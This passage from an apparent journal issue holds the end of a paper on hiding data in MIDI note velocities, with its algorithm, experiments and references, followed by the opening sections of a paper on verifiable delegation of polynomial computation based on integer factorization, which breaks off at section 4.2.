are the first strong beat note n_s and the first weak beat note n_w with non-zero velocity value for this measure, respectively, while note *c* is the first second-strong beat note n_{ss} with non-zero velocity value. Note *d* is the second-strong beat note; both notes *e* and *f* are weak beat notes. Assume that the velocity values of note *a*, *b*, *c*, *d*, *e* and *f* are 97, 89, 92, 84, 85 and 88, respectively, and the embedded binary secret bit message is 010, then the velocity values of n_w and n_{ss} are 89 and 92, respectively. The method proposed in this paper can embed information in note *d* by using r_{ss} as the velocity reference value, and embed information in notes *e* and *f* by using r_w as the velocity reference value.



Figure 6: Score of a measure

In order to extract the secret information correctly during the extraction process, the information embedded in each note retains one leading bit with bit value 1, and the remaining embedded bit can be used to embed secret information. In other words, if the total number of data bits can be embedded in the notes is *t*, then the actual number of bits available for embedding secret information is *t*-1. The velocity reference value of note *d* is 92; the total number of data bits can be embedded in this note is $\lfloor \log_2 |84 - 92| \rfloor = 3$. The embedded information of note

d contains a leading bit 1 and the secret binary information 10; therefore, the complete binary information is 110. The velocity reference values of note e and f are 89; the number of secret information bits embedded in note e, f are $\lfloor \log_2 |85-89| \rfloor = 2$, $\lfloor \log_2 |88-89| \rfloor = 0$, respectively. The embedded information of note e contains a leading bit 1 and the secret binary information 0; therefore, the complete binary information is 10. Because the number of bits which can be embedded in note f is 0, this note is not used for embedding information. Detailed descriptions of embedding and extraction procedures are shown in the following section.

3.1 Information Embedding Procedure

This section will describe how secret information is embedded in the SMFs. The embedding procedures are as follows:

Input: the original cover SMF C, bit length l of secret information $I = i_1 i_2 \cdots i_l$.
Output: stego-SMF S after embedding I in C.

Step 1. According to the time signature of music and strength of beat of common time signature in Table 1, we obtain the information about strong beat, weak beat, and second strong beat in each measure of music. Set j to 1, and perform Step 1.1 for each measure M_j of music one by one until the secret information is completely embedded.

Step 1.1: Let n_s and n_w be the first strong beat note and the first weak beat note with non-zero velocity value in M_i, respectively. Assume the velocity values of n_s and n_w are r_s and r_w, respectively. If there are a second strong beat in M_i, let the first second strong beat note with non-zero velocity value be n_{ss}, and the velocity value of n_{ss} be r_{ss}. Perform Steps 1.1.1 through 1.1.7 by using each note n_i with non-zero velocity value in M_i as the note variable n one by one except n_s, n_w, n_{ss} and if any.

Step 1.1.1: Let the corresponding velocity reference value of n be r_n; r_n can be represented as

$$r_n = \begin{cases} r_s, & if\ n_i\ \in\ strong\ beat \\ r_w, & if\ n_i\ \in\ weak\ beat \\ r_{ss}, & if\ n_i\ \in \text{sec}ond\ strong\ beat \end{cases}$$

Step 1.1.2: Assume the original velocity value of n is v_n. If the value of $|v_n - r_n|$ is less than 2, it indicates that n cannot be used for embedding data. Then, go to Step 1.1.7.

Step 1.1.3: The number of bits that can be embedded in n is e, e can be expressed as

$$e = \lfloor \log_2 |v_n - r_n| \rfloor$$

where $\lfloor \bullet \rfloor$ denotes the floor function.

Step 1.1.4: The embedded data of note n contains a leading bit 1 and e-1 bit secret binary information. Assume f is the embedded data, f can be expressed as

$$f = \begin{cases} 1, & if\ e = 1 \\ 1 \bullet i_j i_{j+1} \cdots i_{j+e-2}, & if\ e \geqslant 2 \end{cases}$$

where $\bullet$ denotes the symbol of bit concatenation.

Step 1.1.5: Let $v_n^{'}$ be the new velocity value after embedding f into v_n, $v_n^{'}$ can be expressed as

$$v_n' = \begin{cases} r_n + BinToDec(f), & if\ v_n > r_n \\ r_n - BinToDec(f), & if\ v_n < r_n \end{cases}$$

where $BinToDec(x)$ denotes the function which converts the binary bit stream x into a decimal number.

Step 1.1.6: Set j to j+e-1.

Step 1.1.7: Continue.

Step 2. Obtain stego-SMF S after embedding I.

3.2 Information Extraction Procedure

Extraction procedure is essentially the reverse process of embedding procedure. If the difference value between the velocity value of a note and its corresponding reference value is more than 1, it indicates that the note is with embedded data. Therefore, the data can be extracted through the reverse process of embedding information.

4 Experimental Results

This section presents the experimental results of the proposed method. Because this method uses the velocity values of the first strong beat, the first weak beat and the first second-strong beat note as the velocity reference values, the difference value between the velocity reference value and the velocity value of a note is used to embed data. While a large amount of difference value represents that it can provide more bits for embedding data, this method cannot embed data in the velocity values of notes if the velocity values are the same as the corresponding velocity reference values. The tested MIDI files were collected from a web site [16]. There are 75 MIDI files which contain different time signatures. These MIDI files originate from the original work of eight authors. Six tested files are chosen from among them to show the detailed experimental results. They are dvoe1, chonorain, chonoc10, han-fir-2-bourree, pcanon-in-d-for-guitar and romance-in-f-op-51. Table 2 shows time signature, file size and number of measures that can be embedded data by using six tested MIDI files, respectively.

Table 3 shows beats per note, number of notes, number of notes that can be embedded data, ratio of notes

Table 2: Time signature, file size and number of measures that can be embedded data of six tested MIDI files

File name	Time signature	File size (K Bytes)	Number of measures that can be embedded data
dvoe1	4/4	29.7	574
chonorain	4/4	11.6	82
chonoc10	4/4	23.8	278
han-fir-2-bourree	4/4	20.3	120
pcanon-in-d-for-guitar	4/4	4.82	35
romance-in-f-op-51	4/4	25.2	105

Table 3: Beats per note, number of notes, number of notes that can be embedded data, ratio of notes that can be embedded data and embedding capacity of six tested MIDI files

File name	Beats per note	Number of notes	Ratio of notes that can be embedded data	Embedding capacity		
				Bits	Bits per note	Bits per embedding note
devoe1	0.4459	5149	0.3650	5165	1.0031	2.7488
chonorain	0.1696	1934	0.3475	2141	1.1070	3.1860
chonoc10	0.6387	1741	0.3297	1234	0.7088	2.1498
han-fir-2-bourree	0.2155	2227	0.7800	2961	1.3240	1.7047
pcanon-in-d-for-guitar	0.2439	574	0.2875	415	0.7230	2.5151
romance-in-f-op-51	0.1317	3187	0.7358	5994	1.8807	2.5561

that can be embedded data, and embedding capacity of six tested MIDI files. Beats per note represents the average number of beats of notes in a MIDI file. Generally speaking, the smaller the value of beats per note, the more notes per measure, i.e. the more notes that can be used for embedding data. The number of notes that can be embedded data refers to the sum of the number of notes with non-zero velocity values, except for the velocity reference notes of strong beat, weak beat and second-strong beat of each measure in the MIDI file. The ratio of notes that can be embedded data represents the proportion of the notes that can be embedded data to the whole amount of notes in a MIDI file. The larger the value of ratio of notes that can be embedded data, the smaller the value of beats per note. For example, romance-in-f-op-51 MIDI file in Table 4 has a relatively high ratio of notes that can be embedded data and has relatively low beats per note. There are several ways to represent the embedding capacity of each MIDI file in Table 3. Bits per note indicate the amount of the embedded bits per note in a MIDI file. It can be expressed as:

$$bits - per - note = \frac{total\ no.\ of\ embedded\ bits}{total\ no.\ of\ notes\ in\ the\ MIDI\ file}$$

Bits per embedding note' refers to the total number of notes with embedded data in a MIDI file. It can be expressed as:

$$bits - per - embedding - note = \frac{total\ no.\ of\ embedded\ bits}{total\ no.\ of\ notes\ with\ embedded\ data\ in\ a\ MIDI\ file}$$

The larger the bits per embedding note' signifies the larger the average difference between the velocities of the notes and their reference values in the MIDI file, and the more capacity that can be used for embedding data. As shown in Table 4, the value of bits per embedding note of chorain MIDI file is relatively larger than those of the others. It signifies that the differences between the velocity values and their reference values of the notes in the chorain MIDI file are relatively larger than those of the others.

Lastly, Table 4 shows the total number of MIDI files for each author, the average number of notes of MIDI files, the average beats per note of MIDI files, the average bits per note of MIDI files after embedding data and the average bits per embedding note of the whole 75 MIDI files which are all classified by the authors. First, the results of the average number of notes, the average bits per note of MIDI files after embedding data and the average beats per note of each author are summed up the number of notes, bits per note, and beats per note of each author. Second, divide the sum values by the total number of MIDI files for each author, respectively. In Table 4, the average bits per note after data were embedded in MIDI files of author Brams is relatively small. This is because the differences

Table 4: Beats per note, number of notes, number of notes that can be embedded data, ratio of notes that can be embedded data and embedding capacity of six tested MIDI files

Author	Number of MIDI files	Average number of notes	Average beats per note	Average bits per note after data embedded	Average bits per embedding note
Brahms	1	11921.0	0.7932	0.0084	2.1333
Chopin	12	1369.4	0.7971	0.5246	1.8767
Dvarok	10	8172.7	0.7532	0.7223	2.7638
Handel	17	5519.5	0.7823	0.3834	2.7424
Pachelbel	5	3146.0	1.1864	0.6073	3.1772
Schubert	1	1316.0	0.5091	0.3989	1.9590
Tchaikovsky	11	17732.4	0.6772	0.9232	2.3192
Vavilda	18	5853.2	0.8016	0.2240	2.2541

between the velocity values and their reference values of the notes in the MIDI files of author Brams are near zero for most of the notes in his MIDI files. In Table 4, the average beats per note for an individual author may represent the expression of the music for each author. The larger value represents that one's music is played fast, and may present a brisk and dancing style. On the contrary, if the music is played slowly, it may present a lyrical and restrained feeling.

5 Conclusions

This paper proposed a new method to hide information in SMFs. This method uses the velocity values of the first note of strong beat, the first of weak beat, and the first second-strong beat with non-zero velocity value in a measure as the referencing values for velocity of other notes in the same measure. The proposed method can limit the changes of the velocity value of each note to its original value and its corresponding reference value when data is embedded. It can avoid the differences from the original music due to excessively changed velocity value, being heard.

In addition, the proposed method can embed data without changing the file sizes of SMFs, and also avoid attracting attention. Therefore, the proposed method provides a secure way to embed data in SMFs.

Acknowledgments

This work was supported partially by National Science Council, R. O. C. under Grant No. 100-2221-E-327-029.

References

[1] A. Adli and Z. Nakao, "Three steganography algorithms for midi files," in *IEEE International Conference on Machine Learning and Cybernetics*, vol. 4, pp. 2401–2404, Aug. 2005.

[2] A. Adli, H. Mirza, and Z. Nakao, "A watermarking approach for midi file based on velocity and duration modulation," in *Knowledge-Based Intelligent Information and Engineering Systems*, pp. 133–140, 2008.

[3] O. M. Al-Qershi and B. Ee Khoo, "Two-dimensional difference expansion (2D-de) scheme with a characteristics-based threshold," *Signal Processing*, vol. 93, pp. 154–162, Jan. 2013.

[4] J. Dittmann and M. Steinebach, "A framework for secure midi ecommerce," in *German National Research Center for Information Technology*, 2002.

[5] I. C. Dragoi and D. Coltuc, "Local-prediction-based difference expansion reversible watermarking," *IEEE Transactions on Image Processing*, vol. 23, pp. 1779–1790, Apr. 2014.

[6] R. Guerin, *MIDI Power: The Comprehensive Guide*, Cengage Learning PTR, 2005.

[7] Li C. Huang, L. Yu Tseng, and M. S. Hwang, "A reversible data hiding method by histogram shifting in high quality medical images," *Journal of Systems and Software*, vol. 86, pp. 716–727, Mar. 2013.

[8] D. M. Huber, *The MIDI Manual: A Practical Guide to MIDI in the Project Studio*, Focal Press, 3 edt., 2007.

[9] D. Inoue, M. Suzuki, and T. Matsumoto, "Detection-resistant steganography for standard mimi files," *IEICE Transactions on Fundamentals of Electronics, Communications and Computer Sciences*, vol. 86, pp. 2099–2106, 2003.

[10] D. Inoue and T. Matsumoto, "A scheme of standard midi files steganography and its evaluation," in *Proceedings of Security and Watermarking of Multimedia Contents IV*, SPIE 4675, Apr. 29, 2002.

[11] C. John, *Steganography V - Hiding Messages in MIDI Songs*, Aug. 5, 2004. (`http://www.codeproject.com/Articles/5390/Steganography-V-Hiding-Messages-in-MIDI-Songs`)

[12] M. Juneja and P. S. Sandhu, "Improved lsb based steganography techniques for color images in spatial domain," *International Journal of Network Security,*, vol. 16, pp. 452–462, Nov. 2014.

[13] Y. Po Lee, J. C. Lee, W. K. Chen, Ko C. Chang, I. J. Su, and C. P. Chang, "High-payload image hiding with quality recovery using tri-way pixel-value differencing," *Information Sciences*, vol. 191, pp. 214–225, May. 2012.

[14] T. C. Lu, C. Ya Tseng, and J. H. Wu, "Dual imaging-based reversible hiding technique using lsb matching," *Signal Processing*, vol. 108, pp. 77–89, Mar. 2015.

[15] J. W. Malcolm, *Method and Apparatus for Encoding Security Information in a MIDI Datastream*, Patent: US 6798885 B1, Sep. 2004.

[16] MIDI Music, "http://goo.gl/ryqel4,".

[17] S. Onga, K. S. Wonga, and K. Tanaka, "Scrambling embedding for JPEG compressed image," *Signal Processing*, vol. 109, pp. 38–53, Apr. 2015.

[18] K. Patel, S. Utareja, and H. Gupta, "A survey of information hiding techniques," *International Journal of Emerging Technology and Advanced Engineering*, vol. 3, pp. 347–350, Jan. 2013.

[19] C. P. Sumathi, T. Santanam, and G. Umamaheswari, "A study of various steganographic techniques used for information hiding," *International Journal of Computer Science & Engineering Survey*, vol. 4, pp. 9–25, 2013.

[20] The International MIDI Association, *Standard MIDI-file Format Spec. 1.1, Updated*," 2003.

[21] The MIDI Manufacturers Association, *The Complete MIDI 1.0 Detailed Specification Ver. 96.1*, 1996.

[22] M. Wiedemer, *MIDI File Steganography*, Patent: US 7402744 B1, July 22, 2008.

[23] C. Xu ane Y. Zhu and D. D. Feng, "Content protection and usage control for digital music," in *First IEEE International Conference on Web Delivering of Music*, pp. 43–50, 2001.

[24] K. Yamamoto and M. Iwakiri, "An information hiding technique to music code with musical performance rendering," in *Youngnam-Kyushu Joint Conference*, 2009.

[25] K. Yamamoto and M. Iwakiri, "A standard midi file steganography based on fluctuation of duration," in *IEE Availability, Reliability and Security*, pp. 774–779, Mar. 2009.

[26] Y. Zhang, X. Li, H. Li, and H. Zhu, "Subliminal-free variant of schnorr signature with provable security," *International Journal of Electronics and Information Engineering*, vol. 2, pp. 59–68, June 2015.

Da-Chun Wu was born in Taiwan on June 6, 1959. He received the B. S. degree in the Department of Computer Science from Tamkang University, Taipei, Taiwan, 1983, the M. S. degree in the Institute of Information Engineering from Tamkang University in 1985. He received the Ph.D. degree in computer science from Chiao Tung University, Hsinchu, Taiwan in 1999. Dr. Wu joined the faculty of the Department of Information Management, Ming Chuan University, in 1987. He joined the faculty of National Kaohsiung First University of Science and Technology (NKFUST), Kaohsiung, Taiwan in August 2002. He is currently the Head and Associate Professor in the Department of Computer and Communication Engineering. Professor Wu's current research interests include image processing, database, multimedia security.

Ming-Yao Chen was born in Kaohsiung on May 26, 1967. He received the M.S. degree in Department of Computer and Communication Engineering from the National Kaohsiung First University of Science and Technology, Kaohsiung, Taiwan, in 2003. He is currently a Ph.D. student at Institute of Engineering Science and Technology, National Kaohsiung First University of Science and Technology, Kaohsiung, Taiwan. His current research interests include image processing, multimedia steganography.

Verifiable Delegation of Polynomials

Jun Ye[1], Haiyan Zhang[1], and Changyou Fu[2]
(Corresponding author: Jun Ye)
School of Science, Sichuan University of Science & Engineering[1]
School of Computer Science, Sichuan University of Science & Engineering[2]
No. 180, School Street, Huixing Road, Sichuan 643000, P.R. China
(Email: yejun@suse.edu.cn)
(Received Jan. 10, 2015; revised and accepted July 4, 2015)

Abstract

Verifiable computation allows a computationally weak client to outsource evaluation of a function on many inputs to a powerful but untrusted server. The client invests a large amount of off-line computation in an amortized manner to obtain an encoding of its function which is then given to the server. The server returns both the evaluation result of the function on the client's input and a proof with which the client can verify the correctness of the evaluation using substantially less effort than doing the evaluation on its own from scratch. In this paper a verifiable delegation of polynomials is proposed based on the integer factorization problem. In the computation procedure, the computation polynomial and the verification polynomial are distinguishable, the wrong result and the result of other inputs will incur a validation failure . And last, the client can verify the result efficiently.

Keywords: Cloud computing, integer factorization, verifiable computation, verifiable delegation

1 Introduction

Cloud computing [8, 13, 18, 19, 21] is a type of computing that relies on sharing computing resources rather than having local servers or personal devices to handle applications. Cloud computing has provided plenty of convenience for the resource-constrained clients. Outsourced computations are widely used due to the rise of cloud computing. The complex computing tasks of users whose computing resources are limited can be outsourced to the cloud server. For instance, a large number of real-time updated data should be computed, but the resource-constrained clients are unable to deal with. The computations have to be outsourced to cloud server, nevertheless, in this situation, clients lose the ability to control their data which may be sensitive and highly interest related. The growing desire to outsource computational tasks from a relatively weak client to a computationally more powerful servers and the problem of dishonest workers who modify their clients' software to return plausible results without performing the actual computation motivated the formalization of the notion of Verifiable Computation [6, 15, 16].

Verifiable computation enables a computer to offload the computation of some function, to other probably untrusted servers, while maintaining verifiable results. The servers evaluate the function and return the result with a proof that the computation of the function was carried out correctly.

To ensure that the computation results are correct, the server must provide the results together with a certificate of its correctness. In the progress of outsouring computation, cryptographic techniques [20] are often used. For the resource-constrained clients, the verification of such correctness proof must be much easier than the original computation. If the verification takes more time of computation, the client could perform the computation on its own without interacting with the server. So verifiable computation should at least satisfy the flowing three basic requirements.

1) Server cannot cheat the client with a random value without computing the outsourced function.

2) Server cannot cheat the client with the computing result of other input values.

3) The verification of client should be efficient.

The main results of this paper are two aspects, the function obfuscation technic and the secure scheme for verifiable delegation of polynomials. The function obfuscation technique which is based on the large integer factorization will make an efficient computation polynomial mix in the outsourcing polynomials, and due to the difficulty of large integer factorization the server cannot recognize the polynomial which is mixed in. The secure scheme for verifiable delegation of polynomials is based on this technic, with the mixed efficient computation polynomial client can easily verify the result returned by server.

1.1 Related Work

In 2001, secure outsourcing for scientific computing and numerical calculation are studied for the first time by Atallah, Pantazopoulos and Rice [2], and they put forward a lot of suitable camouflage technology for scientific computing, such as, matrix multiplication, inequality, linear equations, etc. These technologies ensure the privacy of user's data, but this does not solve the problem of the verifiability of computing results. In 2005, the formal security definition of outsourcing has been presented for the first time by Hohenberger and Lysyanskaya [12] , and two provably secure outsourcing schemes are proposed, the basic outsourcing scheme of modular exponentiation and the CCA2 security outsourcing encryption scheme. In 2008, Benjamin and Atallah [5] constructed a verifiable secure outsourcing scheme for linear algebraic calculation by using semantic security based homomorphic encryption. In 2009, Gentry [10] proposed the fully homomorphic encryption scheme for the first time based on ideal lattices. But the efficiency is low.

In 2010, Atallah and Frikken [1] proposed a single server verifiable outsourcing scheme based on Shamir secret sharing scheme, and Gennaro, Gentry and Parno proposed an outsourcing computation scheme for arbitrary function F with non-interactive verification based on fully homomorphic encryption. In 2011, Chung, Kalai and Liu [7] proposed an outsourcing model, and puts forward the idea of memory delegation. In this scheme the user can change the outsourcing data in memory, however the data flow cannot be arbitrarily long. And Benabbas, Gennaro and Vahlis [4] studied the problem of computing on large datasets that are stored on an untrusted server, the weak client can make retrieval and update queries. This is the first construction that relies on a "constant-size" assumption, and does not require expensive generation of primes per operation. In 2012, Parno, Raykova and Vaikuntanathan [16] proposed the verifiable multi-function computation scheme. However, the user can distribute the data to the server only once, and the relevant information should be stored locally. And in the same year, Seitkulov [17] put forward a new verifiable camouflage computation scheme, which can be used to achieve verifiable secure outsourcing for abstract equations, Cauchy problem with secret parameters, boundary value problems with secret boundary conditions and some nonlinear equations. And Fiore and Gennaro [9] presented new protocols for publicly verifiable secure outsourcing of evaluation of high degree polynomials and matrix multiplication based on the closed form efficient pseudorandom functions. In 2013, Backes, Fiore and Reischuk [3] proposed novel cryptographic techniques that solve the above problem for the class of computations of quadratic polynomials over a large number of variables. Papamanthou and Shi and Tamassia [14] also have studied public verification and considered the case of polynomial evaluation.

Features comparisons between our scheme and some recent schemes are list in Table 1.

Table 1: Comparisons with related works

	Full Security	Constant Assumption
Scheme [14]	$\surd$	$\times$
Schemes [16] + [11]	$\times$	$\surd$
Our Scheme	$\surd$	$\surd$

1.2 Organization of this Paper

The organization of this paper is as follows. Some preliminaries are given in Section 2. The algorithms of verifiable computation are given in Section 3. Then in Section 4 we give our protocol of verifiable delegation of polynomials. The security analysis is given in Section 5. The efficiency of our scheme analysis is given in Section 6. Finally, conclusion will be made in Section 7.

2 Preliminaries

Some definitions and technics are listed in this section, which will be used in the following sections.

2.1 Negligible Function

A negligible function is a function $negl(x)$ such that for every positive integer c there exists an integer N_c such that for all $x > N_c$ such that

$$\mid negl(x) \mid < \frac{1}{x^c}$$

Equivalently, we have the following definition. A function $negl(x)$ is negligible, if for every positive polynomial $poly(\cdot)$ there exists an integer $N_{poly} > 0$ such that for all $x > N_{poly}$

$$\mid negl(x) \mid < \frac{1}{poly(x)}$$

2.2 Integer Factorization Problem

Given a number $n = pq$, where p and q are two large prime numbers, it is difficult to factorize n.

This problem has many different versions. Here we introduce a decisional problem.

Given $n = pq$, and an x with the corresponding y, it is difficult to determine that y satisfies which of the following equations:

$$y = ax \bmod p \quad \text{or} \quad y = ax \bmod p^*$$

where, $p^* < n$ is a random prime number.

It can be described as the indistinguishable way, see the following experiment.

Let IFP be the integer factorization problem, $\mathcal{A}$ is a PPT adversary, $d \in \{0, 1\}$. **Gen** denotes the generation

algorithm, and **Compute** denotes the computation algorithm.

Experiment $\mathbf{Exp}^{p,p^*}_{IFP,\mathcal{A}}[n,x,y]$
$(p,p^*,n=pq,a,x) \leftarrow \mathbf{Gen}(1^k)$ and
$b_0=p, b_1=p^*$
For $i=1$ to t
$x_i \leftarrow \mathcal{A}(n,x_1,y_1,\cdots,x_{i-1},y_{i-1})$
$y_i = ax_i \bmod b_d \leftarrow \mathbf{Compute}(x_i)$
$x^* \leftarrow \mathcal{A}(n,x_1,y_1,\cdots,x_t,y_t)$
$y^* \leftarrow \mathbf{Compute}(x^*)$
$d' \leftarrow \mathcal{A}(n,x_1,y_1,\cdots,x_t,y_t,x^*,y^*)$
If $d'=d$, output 1.
Else output 0.

The advantage of an adversary $\mathcal{A}$ in the above experiment is defined as:

$$Adv^{ind}_{IFP,\mathcal{A}}(n,p,p^*) = |\Pr[d'=d]-\tfrac{1}{2}|$$

The factorization of integer $n=pq$ is a difficult problem means

$$Adv^{ind}_{IFP,\mathcal{A}}(n,p,p^*) \le negl(k)$$

where $negl(\cdot)$ is a negligible function.

2.3 Homomorphic Encryption

Homomorphic encryption is a form of encryption which allows some computations (such as addition, multiplication and exponentiation) to be carried out on ciphertext and obtain an encrypted result the decryption of which matches the result of operations performed on the plaintexts.

Assume $E(\cdot)$ is an encryption algorithm, and $D(\cdot)$ is an decryption algorithm, fully homomorphic encryption should satisfy the following properties.

$(\sigma_{x_1},\sigma_{x_2}) \leftarrow E(x_1,x_2)$, then $D(\sigma_{x_1}+\sigma_{x_2}) = x_1+x_2$.

$(\sigma_{x_1},\sigma_{x_2}) \leftarrow E(x_1,x_2)$, then $D(\sigma_{x_1}\cdot\sigma_{x_2}) = x_1\cdot x_2$.

Fully homomorphic encryption is useful in outsourcing computations.

Given $\sigma_x \leftarrow E(x)$, $\sigma_y = f(\sigma_x)$, then $y=D(\sigma_y)$, which satisfies $y=f(x)$.

3 Verifiable Computation

A verifiable computation scheme is with two parties client and server. Client outsources the computation of a function f to an untrusted server. Client expects server to evaluate the function on an input and server returns a result with a proof that the result is correct. Then the client verifies that the result provided by the server is indeed correct about the function on the input. In this scenario, client should verify the result efficiently with much less cost of computation resources.

A verifiable computation scheme is defined by the following algorithms:

KeyGen$(f,k) \rightarrow (PK,SK)$**:** Based on the security parameter k, the key generation algorithm generates a key pair (PK,SK) for the function f. PK is provided to the server, and client keeps SK.

ProGen$_{SK}(x) \rightarrow (\sigma_x, V_x)$**:** The problem generation algorithm is run by client to uses SK to encode the input x as σ_x which is given to server, and a verification key V_x which is kept private by client.

Compute$_{PK}(\sigma_x) \rightarrow (\sigma_y)$**:** Given PK and σ_x, the algorithm is run by the server to compute an encoded version of the output σ_y.

Verify$_{SK}(V_x,\sigma_y) \rightarrow (y \cup \perp)$**:** Using the secret key SK, the verification key V_k, and the encoded output σ_y, the algorithm returns the value $y=f(x)$ or $\perp$ indicating that σ_y does not equal to $f(x)$.

A verifiable computation scheme should be correct, secure and efficient. A verifiable computation scheme $\mathcal{VC}$ is correct if the algorithms allow the honest server to output values that will pass the verification.

Definition 1 (Correctness)**.** *A verifiable computation scheme is correct if the algorithms allow the honest server to output values that will pass the verification. That is, for any x, f and any $(PK,SK) \leftarrow KeyGen(f,k)$, if $(\sigma_x,V_x) \leftarrow ProGen_{SK}(x)$, $(\sigma_y) \leftarrow Compute_{PK}(\sigma_x)$, then $f(x) \leftarrow Verify_{SK}(V_x,\sigma_y)$ holds with all but negligible probability.*

In other words, for an input x and a given function f, a malicious server should not be able to convince the verification algorithm on output σ'_y such that $\sigma'_y \neq f(x)$. We use the following experiment to describe this.

Experiment $\mathbf{Exp}^{Vf}_{\mathcal{A}}[\mathcal{VC},f,k]$
$(PK,SK) \leftarrow \mathbf{KeyGen}(f,k)$
For $i=1$ to q
$x_i \leftarrow A(PK,x_1,\sigma_{x,1},V_{x,1},\cdots,x_{i-1},\sigma_{x,i-1}V_{x,i-1})$
$(\sigma_{x,i},V_{x,i}) \leftarrow \mathbf{ProGen}_{SK}(x_i)$
$x^* \leftarrow \mathcal{A}(PK,\sigma_{x,1},V_{x,1},\cdots,\sigma_{x,q},V_{x,q})$
$(\sigma_{x^*},V_{x^*}) \leftarrow \mathbf{ProGen}_{SK}(x^*)$
$\sigma'_y \leftarrow \mathcal{A}(PK,\sigma_{x,1},V_{x,1},\cdots,\sigma_{x,q},V_{x,q},\sigma_{x^*},V_{x^*})$
$y' \leftarrow (PK,V_{x^*},\sigma'_y)$
If $y' \neq \perp$ and $y' \neq f(x^*)$, output 1.
Else output 0.

A verifiable computation scheme is secure if an incorrect output cannot be accepted. That is, the probability that the verification algorithm accepts the wrong output value for a given input value is negligible.

For a verifiable computation scheme, we define the advantage of an adversary $\mathcal{A}$ in the above experiment as:

$$Adv^{Vf}_{\mathcal{A}}(V,f,k) = \Pr[\mathbf{EXP}^{Vf}_{\mathcal{A}}[V,f,k]=1]$$

Then we get the definition of security.

Definition 2 (Security)**.** *A verifiable computation scheme is secure if for any function f, and any PPT adversary $\mathcal{A}$, that*

$$Adv_{\mathcal{A}}^{Vf}(V, f, k) \leq negl(k)$$

where $negl(\cdot)$ is a negligible function.

In the verifiable computation scheme the time for verifying the output must be much smaller than the time to compute the function.

Definition 3 (Efficiency)**.** *A verifiable computation scheme is efficient, if the time required for* ***Verify***(V_x, σ_y) *is $o(T)$, where T is the time required to compute $f(x)$.*

4 Verifiable Delegation of Polynomials

In this section, we give the polynomial obfuscation technique based on integer factorization problem, and give our implementation scheme.

4.1 Obfuscation Technic

The polynomial

$$f(x) = a_0 + a_1x + a_2x^2 + \cdots + a_dx^d, a_i \in Z_p, 0 \leq i \leq d$$

which is a high degree polynomial, is outsourced to server. Client asks the server to compute the function on the value of x. In this scenario, the client must be able to verify the correctness of the result efficiently.

For the secure and efficient verification, an efficient computing polynomial $v(x)$ is chosen, and a verifiable polynomial $F(x) = af(x) + v(x)$ is constructed. This should satisfy the following requirements.

1) Server cannot get any information about a from $f(x)$ and $F(x)$.
2) $v(x)$ cannot be identified by server.
3) $f(x)$ and $F(x)$ are indistinguishable.

We use the following technic, which is based on integer factorization problem, to achieve the requirements.

Client selects a prime q randomly (which satisfies $|p| = |q|$), and computes $n = pq$. Then client randomly chooses $a \in Z_p^*$. $F(x)$ is generated as

$$\begin{aligned} F(x) &= af(x) + v(x) \bmod n \\ &= b_0 + b_1x + b_2x^2 + \cdots + b_dx^d \bmod n \end{aligned}$$

where,$b_i \in Z_p, 0 \leq i \leq d$.

Proposition 1. *Server cannot get any information about a from $f(x)$ and $F(x)$.*

Proof. For $a = (b_i)^{-1}a_i \bmod p(i = 0, 1, \cdots, d)$, if p is known, then a can be uniquely determined. Server just knows $n = pq$, where q is unknown. If p is undetermined, there are p choices of a, so a is secure. □

Proposition 2. *The efficient computation polynomial $v(x)$ is secure in the computation process.*

Proof. Consider the following experiment.

Experiment $\mathbf{Exp}_{IND,\mathcal{A}}^{p,p^*}[n, x, y]$
$(p, p^*, n = pq, a, x) \leftarrow \mathbf{Gen}(1^k)$ and
$b_0 = p, b_1 = p^*$
For $i = 1$ to t
$x_i \leftarrow \mathcal{A}(n, x_1, y_1^{(1)} = ax_1 \bmod p,$
$y_1^{(2)} = ax_1 \bmod p^*, \cdots, x_{i-1},$
$y_{i-1}^{(1)} = ax_{i-1} \bmod p,$
$y_{i-1}^{(2)} = ax_{i-1} \bmod p^*)$
$y_i^{(1)} = ax_i \bmod p, y_i^{(2)} = ax_i \bmod p^*$
$\leftarrow \mathbf{Compute}(x_i)$
$x^* \leftarrow \mathcal{A}(n, x_1, y_1^{(1)}, y_1^{(2)} \cdots, x_t, y_t^{(1)}, y_t^{(2)})$
$y^* = ax^* \bmod b_d \leftarrow \mathbf{Compute}(x^*)$
$d' \leftarrow \mathcal{A}(n, x_1, y_1^{(1)}, y_1^{(2)} \cdots, x_t, y_t^{(1)}, y_t^{(2)}, x^*, y^*)$
If $d' = d$, output 1.
Else output 0.

The advantage of an adversary $\mathcal{A}$ in the above experiment is defined as:

$$Adv_{IND,\mathcal{A}}^{ind}(n, p, p^*) = |\Pr[\mathcal{A}(p) = 1] - \Pr[\mathcal{A}(p^*) = 1]|$$

Let

$$v(x) = r_0 + r_1x + r_2x^2 + \dot{+}r_dx^d, r_i \in Z_p, 0 \leq i \leq d$$

then

$$b_i = aa_i + r_i \bmod p.$$

We also have the equation

$$b_i = aa_i \bmod p^*$$

where $p^* \neq p$. For there exists a prime p^* such that $p^*|(aa_i - b_i)$, so $aa_i - b_i = kp^*$, then the equation $b_i = aa_i \bmod p^*$ is existent.

Due to the difficulty of large integer factorization, we know

$$Adv_{IFP,\mathcal{A}}^{ind}(n, p, p^*) \leq negl(k)$$

so

$$\begin{aligned} & Adv_{IND,\mathcal{A}}^{ind}(n, p, p^*) \\ = \; & |\, Pr[\mathcal{A}(p) = 1] - Pr[\mathcal{A}(p^*) = 1] \,| \leq negl(k). \end{aligned}$$

For n cannot be factorized, p is unknown, the server cannot distinguish $b_i = aa_i + r_i \bmod p$ from $b_i = aa_i \bmod p^*$. So the coefficient r_i is secure.

Thus $v(x)$ cannot be identified by server.

□

Proposition 3. *$f(x)$ and $F(x)$ are indistinguishable.*

Proof. $f(x)$ and $F(x)$ are two polynomials with same degree d, and $b_i = aa_i + r_i \bmod p, 0 \leq i \leq d$. There exist $b, r_i' \in Z_p$, such that $a_i = bb_i + r_i' \bmod p$.

For p is unknown and $a, r_i, 0 \leq i \leq d$ are safe, a_i and b_i are indistinguishable. Thus $f(x)$ and $F(x)$ are indistinguishable. □

4.2 Verifiable Scheme with Efficient Computing Functions

We assume x is an encoded input and y is an encoded output, the function f is a homomorphic encrypted function.

